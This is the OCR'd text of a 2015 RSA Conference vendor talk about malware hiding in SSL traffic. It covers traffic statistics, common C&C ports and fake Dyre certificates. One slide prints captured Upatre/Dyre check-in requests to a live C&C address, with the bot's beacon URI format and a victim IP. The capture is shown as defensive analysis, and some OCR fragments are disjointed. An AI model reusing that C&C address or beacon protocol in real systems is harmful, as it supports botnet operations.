
RSAC Studio

CHANGE

Challenge today's security thinking




SSLammed, SSLayed and SSLapped Around - Why Hackers Love SSL

Grant Asplund

Director of Evangelism
Blue Coat Systems
@gasplund

Today's SSL Landscape

2017 U.S. Retail e-Commerce Sales 34.2B



www.statista.com
http://www.statista.com/statistics/272391/us-retail-e-commerce-sales-forecast/

Secure Sockets Layer (SSL) or Transport Layer Security (TLS)

In Our Labs

- Annual
  - +246.25 Billion Requests – HTTP – Down 3% to 83%
  - +39 Billion Requests – HTTPS – Up 5% to 14%
- Daily
  - Up to 750M Domain or IP Address rating requests - HTTP
  - Up to 110M Domain or IP Address ratings requests – HTTPS
  - 30K Unique/Unknown Executable Applications Contained - HTTPS

In Our Labs – Typical Seven Days…


- Top 50 Sites Visited - 69% HTTPS
- Top 10 Most Visited Sites – 100% HTTPS
- 1.1M Sites Classified - Potentially Unwanted Software
  - 24% - Enterprise Users 76% - Consumer Users
  - Most Use Port 443 - Legitimately Purchased SSL Certificates
- +40,000 Requests - Newly-Classified Malicious HTTPS Sites
- 100,000 Requests to Command and Control HTTPS Sites
  - Typically Already Infected – 35% from Enterprise Users


- Delivery of Malicious Code
- Command and Control
- Exfiltration
- C&C Often Use Port 9001 (75% during period analyzed)

Over a seven-day period, the ten most commonly used port numbers for SSL traffic to servers classified as "botnet command and control"


Port	Percentage
9001	74.66%
443	5.45%
80	2.51%
9201	1.97%
8443	1.73%
8080	1.68%
9090	1.06%
110	0.99%
1337	0.98%
9101	0.98%


Bogus Dyre "Google" SSL certificate (used in July, 2014) along with legit cert used during same time period by Google






Recent Dyre C&C SSL certificates with 360-day validity, 1024 bit RSA keys, and key-mash details






Seeing and Apprehending Upatre

BLUE COAT



Screenshot of malicious downloads delivered from Dropbox, decrypted by the SSL Visibility Appliance, and extracted by Security Analytics


Artifact Preview
Text
Hex
HTTP Headers
Strings
File Info
GET /2807uk2/ _W512600.C /5/publickey/ / HTTP/1.1
User-Agent: Opera/9.80
Host: 94.23.236.54:15000
Malware version
Machine name
OS version
Unique identifier string
Command
Public IP address
HTTP/1.1 200 OK
Server: Stalin
Content-Length: 400
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/5/publickey/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/0/Win_XP_32bit/1037/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/5/rplc/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/1/nfpnQXNkVMkBQIFyRNlGDQmTfHdsMiV/17
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/14/NAT/Symmetric%20NAT/0/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/14/user/not_support/0/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/63/browsnapshot/174.29.12.29/
/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/63/browsnapshot/174.29.12.29/


Private and Confidential

Building Together a **Trustworthy** Internet

one project at a time

SSL Pulse


Survey of the SSL Implementation of the Most Popular Web Sites

Summary

Published Date: **February 07, 2015**
Comparisons are made against the previous month's data.

◀ Previous | Next ▶

SSL Security Summary




Total sites surveyed
148,486
- 0.4 %

Inadequate security
124,105
- 2.5 %

Secure sites
■ A+ ■ A ■ A-
24,381
+ 2.5 %

SSL Labs Grade Distribution



SSL Server Test

Enter domain name for testing:

e.g. mycompany.com | Submit

About This Project

Title: **SSL Pulse**
Created by: **SSL Labs**
Date Published: **April 25, 2012**

Details:

ed Network”


VIRUS

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Thank You!

Grant Asplund
Director of Evangelism
grant.asplund@bluecoat.com
@gasplund